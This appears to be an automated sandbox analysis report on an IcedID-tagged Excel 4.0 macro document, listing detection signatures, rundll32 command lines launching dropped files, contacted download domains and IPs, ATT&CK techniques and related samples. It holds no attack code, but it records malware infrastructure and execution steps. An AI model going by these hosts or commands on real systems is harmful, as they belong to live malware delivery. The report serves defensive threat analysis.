ID: 403864
Sample Name: statistic-207394368.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:29:27
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report statistic-207394368.xlsm

Overview


General Information

Sample Name:	statistic-207394368.xlsm
Analysis ID:	403864
MD5:	cd5e9899a7fa08e.
SHA1:	a8671b54099e2d..
SHA256:	0465986113ca6d..
Tags:	IcedID xlsm
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Sigma detected: System File Execu…
- Yara detected MalDoc1
- Excel documents contains an embe…
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 2932 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 1908 cmdline: rundll32 ..\jordji.nbvt1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 1148 cmdline: rundll32 ..\jordji.nbvt11,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
sharedStrings.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: System File Execution Location Anomaly

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Yara detected MalDoc1

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C Bi Fr

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
statistic-207394368.xlsm	6%	Virustotal		Browse
statistic-207394368.xlsm	21%	Metadefender		Browse
statistic-207394368.xlsm	34%	ReversingLabs	Document-Office.Downloader.EncDoc	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
anaheimdermatologists.com	3%	Virustotal		Browse
industrialarttextile.com	0%	Virustotal		Browse

URLs

No Antivirus matches

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
anaheimdermatologists.com	192.185.5.2	true	false	• 3%, Virustotal, Browse	unknown
industrialarttextile.com	192.254.233.89	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4	jordji.nbvt11.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.5.2	anaheimdermatologists.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.254.233.89	industrialarttextile.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403864
Start date:	04.05.2021
Start time:	13:29:27
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 5m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	statistic-207394368.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.expl.evad.winXLSM@5/12@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.5.2	statistic-2072807337.xlsm	Get hash	malicious	Browse	
	statistic-207394368.xlsm	Get hash	malicious	Browse	
	catalog-1521295750.xlsm	Get hash	malicious	Browse	
	catalog-1521295750.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	f.xlsm	Get hash	malicious	Browse	
	f.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-136896931.xlsm	Get hash	malicious	Browse	
	diagram-136896931.xlsm	Get hash	malicious	Browse	
	diagram-993959417.xlsm	Get hash	malicious	Browse	
	diagram-993959417.xlsm	Get hash	malicious	Browse	
192.254.233.89	statistic-2072807337.xlsm	Get hash	malicious	Browse	
	statistic-207394368.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
industrialarttextile.com	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.254.233.89
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.254.233.89
anaheimdermatologists.com	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.185.5.2
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.185.5.2

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	GK58.vbs	Get hash	malicious	Browse	• 192.185.21.136
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.87.166.59
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	6613n246zm543w.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	DEMARG MALAYHCU21345.exe	Get hash	malicious	Browse	• 162.241.169.22
	generated check 662732.xlsm	Get hash	malicious	Browse	• 192.185.177.61
	4Y2I7k0.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 192.185.131.134
	gunzipped.exe	Get hash	malicious	Browse	• 192.254.189.182
	Purchase Order #DH0124 REF#SCAN005452 EXW HMM SO#UKL080947 - FD210268-001.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	0145d964_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.241.169.22
	HXxk3mzZeW.exe	Get hash	malicious	Browse	• 192.185.140.111
	HCU213DES.doc	Get hash	malicious	Browse	• 162.241.169.22
UNIFIEDLAYER-AS-1US	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	GK58.vbs	Get hash	malicious	Browse	• 192.185.21.136
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.87.166.59
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	6613n246zm543w.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	DEMARG MALAYHCU21345.exe	Get hash	malicious	Browse	• 162.241.169.22
	generated check 662732.xlsm	Get hash	malicious	Browse	• 192.185.177.61
	4Y2I7k0.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 192.185.131.134
	gunzipped.exe	Get hash	malicious	Browse	• 192.254.189.182
	Purchase Order #DH0124 REF#SCAN005452 EXW HMM SO#UKL080947 - FD210268-001.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	0145d964_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.241.169.22
	HXxk3mzZeW.exe	Get hash	malicious	Browse	• 192.185.140.111
	HCU213DES.doc	Get hash	malicious	Browse	• 162.241.169.22

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	f97e137e_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	e1df57de_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	MV RED SEA.docx	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	MyUY1HeWNL.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	IMG-WA7905432.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Tree Top.html	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	PT6-1152.doc	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	s.dll	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	setup-lightshot.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	s.dll	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	8a793b14_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	pic05678063.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	6de2089f_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	e17486cd_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Almadeena-Bakery-005445536555665445.scr.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\44CD6028.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 485 x 185, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	34787
Entropy (8bit):	7.9883689087667955
Encrypted:	false
SSDEEP:	768:XbyxVN2hP86XpVBxUmtCQHcQpKvtcFM/MoJ97bk3Ueu:m92hjPcQpWUot9Eg
MD5:	2C5A59B7F30E5E41412EC22FDEA1DBB5
SHA1:	9A64FB6A68683EEC580A881725DBD146E80D06B1
SHA-256:	E872E66F60AE5651AE96A2C2A88D07B0D1C96CDDD45F787AB04237891AD4E8FB
SHA-512:	2D494F44E1DA36794C3E707BF1173EE63E2CF3101E3B5EA60D71A194DA9A6A1EB6B9C166B7C1ACAA2D455B9C6413D0FEE40AD38972C076183EF167818D7E92C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....i.....sRGB.....pHYs.....+.....IDATx^....]U.>..{'.....".bA.6.6..o/3...:.....b....{HBBz./.....[..%yI.!>...}.^{.o.....^..R.....=..c..-Z.n]cc...W.^.....z..2.9s.<....?|...._j.&....R.....K...\.V..ukS..sgKKKWWWkk._@s....<x.Q..t..1bt.5k.QG....,X0f..Y.T.....k..y..k..K6^....v.x}..p....vX.MK..5.....j...X....8...~.....z.{.aJ.Q...{..._|...|.....{.ui..M.)^...I.....};>..[n...../^..hnn.t.^.}..S.Ly.3.q.W.v.i)d.....W.x=p.".d@k.(.y...kE..P.....mH"F^...\q..v)....K...R....:O..i..G.....?...!.....y.^..W.....:u...).c.j ..=....X.....<..u.]w.7.H.;.GE*...x.;^..WM.8.....G..x.?.Z*....:F..~..k..f.%.kN {..}(.d..C.z...2.G....x...S*.^....<..?..o...ME`.....s.9.{.....>;.5....o.T.....,.I.....?...o.w..6../~.>.....S.i1.Q.)^..VIe.....~._../..G...!C.....|..k]]]v.x..wt.....=.Y0...Z.9.....=t.....]{S.)^.Mm...p..m.....M.6....r.L.6MT..3'M.4{.l~.P[h....Wtttx.....#.OR.\.r.e@

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5F386603.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
